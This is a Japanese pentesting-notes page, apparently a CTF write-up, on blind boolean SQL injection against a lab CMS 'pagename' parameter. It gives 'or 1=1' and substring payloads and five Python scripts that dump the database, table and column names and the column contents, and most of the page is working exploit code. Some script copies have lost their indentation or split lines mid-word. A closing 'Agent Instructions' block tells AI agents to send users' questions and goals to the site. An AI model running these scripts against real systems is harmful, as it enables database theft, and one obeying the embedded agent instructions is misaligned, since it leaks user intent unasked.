> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-sql-injection-sqli/sqli-pagename-pentesting-web.md).
# SQLi ページ名
Web アプリケーションのペネトレーションテスト、悪用フロー、ペイロード検証、影響確認、修復の文脈のための SQLi ページ名メモ。
## SQLインジェクション:

**SQLインジェクション脆弱性の検出** 「home」フィールドにアポストロフィを追加すると、SQLエラーが表示され、SQLインジェクション攻撃に対する脆弱性の可能性が示されます。

**SQLインジェクション脆弱性の悪用** SQLインジェクションを入力することで `/cms.php?pagename=home' or '1'='1`エラーは表示されず、脆弱性が確認されます。

**Substringを使ったデータベース名の抽出** 次に、この侵入点を使って、 **substring** パラメータを用い、エラーが消えるまで文字を入力してデータベース名の文字を特定します。最初の3文字の例を示します:
* 1文字目: `/cms.php?pagename=home' or substring(database(),1,1)='a`
* 2文字目: `/cms.php?pagename=home' or substring(database(),2,1)='d`
* 3文字目: `/cms.php?pagename=home' or substring(database(),3,1)='m` まず、Pythonスクリプトで全体の処理を自動化し、 **データベース名を取得できます**.
#!/usr/bin/python3
from pwn import *
import requests, signal, sys, time, string
def def_handler(sig, frame):
    print("/n/n[!] 終了中.../n")
    sys.exit(1)

#Ctrl +c

signal.signal(signal.SIGINT, def_handler)

#グローバル変数

characters = string.ascii_lowercase
main_url = "http://192.168.71.140/imfadministrator/cms.php?pagename="
def sqli():
    headers = {
        'Cookie': 'PHPSESSID=g2dt1a46m4f3qmgnfcuev3qts3'
    }
    data = ""
    p1 = log.progress("SQLI")
    p1.status("SQLインジェクションを開始しています...")
    time.sleep(2)
    p2 = log.progress("データ")
    for position in range(1, 6 ):
        for character in characters:
            sqli_url = main_url + "home' or substring(database(),%d,1)='%s" % (position, character)
            r = requests.get(sqli_url, headers=headers)
            if "Welcome to the IMF Administration." not in r.text:
                data += character
                p2.status(data)
                break
    p1.success("総当たりのSQLインジェクションが完了しました")
    p2.success(data)
if __name__ == '__main__':
    sqli()

次に、全体の処理を自動化して **名前を取得するPythonスクリプトを** すべてのデータベースの。
```python
#!/usr/bin/python3
from pwn import *
import requests, signal, sys, time, string
def def_handler(sig, frame):
print("/n/n[!] 終了中.../n")
sys.exit(1)
#Ctrl +c
signal.signal(signal.SIGINT, def_handler)
#グローバル変数
characters = string.ascii_lowercase + "_,:" + string.digits
main_url = "http://192.168.71.140/imfadministrator/cms.php?pagename="
def sqli():
headers = {
'Cookie': 'PHPSESSID=g2dt1a46m4f3qmgnfcuev3qts3'
}
data = ""
p1 = log.progress("SQLI")
p1.status("SQLインジェクションを開始しています...")
time.sleep(2)
p2 = log.progress("データ")
for position in range(1, 100):
for character in characters:
sqli_url = main_url + "home' or substring((select group_concat(schema_name) from information_schema.schemata),%d,1)='%s" % (position, character)
r = requests.get(sqli_url, headers=headers)
if "Welcome to the IMF Administration." not in r.text:
data += character
p2.status(data)
break
p1.success("総当たりのSQLインジェクションが完了しました")
p2.success(data)
if __name__ == '__main__':
sqli()
```

次に、全体の処理を自動化して **テーブル名を取得するPythonスクリプトを** データベース(admin)の。
```python
#!/usr/bin/python3
from pwn import *
import requests, signal, sys, time, string
def def_handler(sig, frame):
print("/n/n[!] 終了中.../n")
sys.exit(1)
#Ctrl +c
signal.signal(signal.SIGINT, def_handler)
#グローバル変数
characters = string.ascii_lowercase + "_,:" + string.digits
main_url = "http://192.168.71.140/imfadministrator/cms.php?pagename="
def sqli():
headers = {
'Cookie': 'PHPSESSID=g2dt1a46m4f3qmgnfcuev3qts3'
}
data = ""
p1 = log.progress("SQLI")
p1.status("SQLインジェクションを開始しています...")
time.sleep(2)
p2 = log.progress("データ")
for position in range(1, 100):
for character in characters:
sqli_url = main_url + "home' or substring((select group_concat(table_name) from information_schema.tables where table_schema='admin'),%d,1)='%s" % (position, chara
cter)
r = requests.get(sqli_url, headers=headers)
if "Welcome to the IMF Administration." not in r.text:
data += character
p2.status(data)
break
p1.success("総当たりのSQLインジェクションが完了しました")
p2.success(data)
if __name__ == '__main__':
sqli()
```

次に、全体の処理を自動化して **列名を取得する** データベース(admin)の。
```python
#!/usr/bin/python3
from pwn import *
import requests, signal, sys, time, string
def def_handler(sig, frame):
print("/n/n[!] 終了中.../n")
sys.exit(1)
#Ctrl +c
signal.signal(signal.SIGINT, def_handler)
#グローバル変数
characters = string.ascii_lowercase + "_,:" + string.digits
main_url = "http://192.168.71.140/imfadministrator/cms.php?pagename="
def sqli():
headers = {
'Cookie': 'PHPSESSID=g2dt1a46m4f3qmgnfcuev3qts3'
}
data = ""
p1 = log.progress("SQLI")
p1.status("SQLインジェクションを開始しています...")
time.sleep(2)
p2 = log.progress("データ")
for position in range(1, 100):
for character in characters:
sqli_url = main_url + "home' or substring((select group_concat(column_name) from information_schema.columns where table_schema='admin' and table_name='pages'),%d,1
)='%s" % (position, character)
r = requests.get(sqli_url, headers=headers)
if "Welcome to the IMF Administration." not in r.text:
data += character
p2.status(data)
break
p1.success("総当たりのSQLインジェクションが完了しました")
p2.success(data)
if __name__ == '__main__':
sqli()
```

次に、全体の処理を自動化して **内容を取得する** 列 pagename のデータベース(admin)の。
```python
#!/usr/bin/python3
from pwn import *
import requests, signal, sys, time, string
def def_handler(sig, frame):
print("/n/n[!] 終了中.../n")
sys.exit(1)
#Ctrl +c
signal.signal(signal.SIGINT, def_handler)
#グローバル変数
characters = string.ascii_lowercase + "$%-/_,;:" + string.digits
main_url = "http://192.168.71.140/imfadministrator/cms.php?pagename="
def sqli():
headers = {
'Cookie': 'PHPSESSID=g2dt1a46m4f3qmgnfcuev3qts3'
}
data = ""
p1 = log.progress("SQLI")
p1.status("SQLインジェクションを開始しています...")
time.sleep(2)
p2 = log.progress("データ")
for position in range(1, 500):
for character in characters:
sqli_url = main_url + "home' or substring((select group_concat(pagename) from pages),%d,1)='%s" % (position, character)
r = requests.get(sqli_url, headers=headers)
if "Welcome to the IMF Administration." not in r.text:
data += character
p2.status(data)
break
p1.success("総当たりのSQLインジェクションが完了しました")
p2.success(data)
if __name__ == '__main__':
sqli()
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-sql-injection-sqli/sqli-pagename-pentesting-web.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.